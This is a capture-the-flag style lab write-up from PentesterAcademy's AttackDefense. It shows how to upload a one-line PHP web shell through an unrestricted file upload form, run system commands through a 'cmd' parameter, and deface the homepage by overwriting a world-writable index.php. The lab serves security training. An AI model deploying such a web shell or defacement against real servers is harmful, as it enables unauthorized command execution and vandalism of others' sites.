ATTACK DEFENSE

by PentesterAcademy

Name	Vulnerable Nginx VII
URL	https://www.attackdefense.com/challengedetails?cid=213
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. In addition to that, the administrator has added some files to the web root without fixing their permissions.

Objective: Your objective is to deface the homepage with a custom message!

Solution:

Step 1: Inspect the web application.

URL: http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com



Simple File Upload


Upload File

Choose file

Step 2: Create a simple web shell.

Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```




```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```


Step 3: Upload the webshell to the web server.

Click on the browse button and upload the php script.



Name	Size	Modified
shell.php	73 bytes	02:51

Step 4: Click on the hyperlink generated after uploading the php script




4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/index.php

Simple File Upload

File Uploaded Succesfully

URL: http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php




4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php

No output is returned since the cmd parameter was not passed.

Step 5: Execute system commands through “cmd” GET parameter.

Command: whoami

URL:
http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami




4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami

```
www-data
```

Step 6: Enumerate files stored on the web server.

Command: pwd

URL:
http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd




4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd

```
/var/www/html/uploads
```

Command: ls -l /var/www/html/

URL:
http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/



4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls -l /var


```
total 20
-rwxrwxrwx 1 root root  612 Aug 28  2018 index.nginx-debian.html
-rwxrwxrwx 1 root root 4545 Aug 27  2018 index.php
drwxrwxrwx 6 root root 4096 Jun 26  2018 static
drwxrwxrwx 1 root root 4096 Jun  6 18:18 uploads
```

All the files are owned by root, however the file permission is set to 777 as a result any user can overwrite the files present in the web root directory

Step 7: Overwrite /var/www/html/index.php with custom message.

Command: echo 'hacked' > /var/www/html/index.php


URL:
http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=echo%20%27hacked%27%20%3E%20/var/www/html/index.php



4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=echo 'hacked' > /var/www/html/index.php

Step 8: Navigate to the homepage of the web application and the custom message will be displayed.

URL: http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com


http://4tegv...nselabs.com/
4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com
Most Visited

hacked

References:

1. Nginx (https://www.nginx.com/)